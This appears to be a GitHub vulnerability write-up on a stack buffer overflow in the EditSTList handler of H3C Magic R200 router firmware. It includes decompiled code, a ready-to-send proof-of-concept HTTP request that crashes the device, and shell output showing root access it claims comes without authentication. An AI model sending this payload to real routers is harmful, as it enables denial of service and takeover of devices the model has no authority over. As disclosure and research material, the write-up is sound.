Darry-lang1 Update readme.md ...   on Jul 8   History

..	
img	5 months ago
readme.md	5 months ago


readme.md

H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202012/1361151_30005_0.htm

Affected version



数字化解决方案领导者

首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C Magic R 系列 › Magic R200路由器

H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

软件名称：H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

发布日期：2020/12/1 10:07:11


下载：

- H3C MagicR200V200R004L02 版本说明书.pdf(605.54 KB)
- R200V200R004L02.zip(6.13 MB)

软件说明：

The figure above shows the latest firmware.

Vulnerability details



```
int __fastcall sub_468934(int a1)
{
  int v2; // $v0
  int v3; // [sp+18h] [+18h]
  _BYTE *v4; // [sp+20h] [+20h]
  int v5; // [sp+28h] [+28h]
  char v6[160]; // [sp+30h] [+30h] BYREF
  char v7[256]; // [sp+D0h] [+D0h] BYREF
  char v8[256]; // [sp+1D0h] [+1D0h] BYREF

  strcpy(v6, "param");
  v3 = sub_486660(a1, v6, &dword_49CBD8);
  if ( strlen(v3) >= 256 )
    return -1;
  v4 = (_BYTE *)strstr(v3, "CMOID:");
  if ( !v4 )
    return -1;
  strcpy(v8, v4 + 6);
  *v4 = 0;
  v5 = atoi(v8) + 1023938560;
  v2 = atoi(v8);
```

Parameters in the editstlist interface use the strcpy function to directly copy param parameters to the stack. The size of the V8 array is not taken into account, resulting in a buffer overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101
Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 2027
Origin: http://192.168.124.1
DNT: 1
Referer: http://192.168.124.1/dhcpd.asp
Upgrade-Insecure-Requests: 1

CMD=EditSTList&param=CMOID:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization



```
BusyBox v1.2.0 (2019.11.07-05:21+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000         7748 Nov  7  2019 www
drwxr-xr-x   10 *root    root            0 Jan  1  1970 var
drwxrwxr-x    5 1000     1000           49 Nov  7  2019 usr
drwxrwxr-x    3 1000     1000           26 Nov  7  2019 uclibc
lrwxrwxrwx    1 1000     1000            7 Nov  7  2019 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1000     1000            3 Nov  7  2019 sbin -> bin
dr-xr-xr-x   78 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    9 *root    root            0 Jan  1  1970 mnt
lrwxrwxrwx    1 1000     1000            3 Nov  7  2019 lib32 -> lib
drwxrwxr-x    4 1000     1000         2452 Nov  7  2019 lib
lrwxrwxrwx    1 1000     1000            9 Nov  7  2019 init -> sbin/init
drwxrwxr-x    2 1000     1000            3 Nov  7  2019 home
drwxrwxr-x    2 1000     1000            3 Nov  7  2019 ftproot
drwxr-xr-x   10 *root    root            0 Jan  1  1970 etc
drwxrwxr-x    4 1000     1000         2539 Nov  7  2019 dev
drwxr-xr-x    2 1000     1000         1446 Nov  7  2019 bin
/ # 
```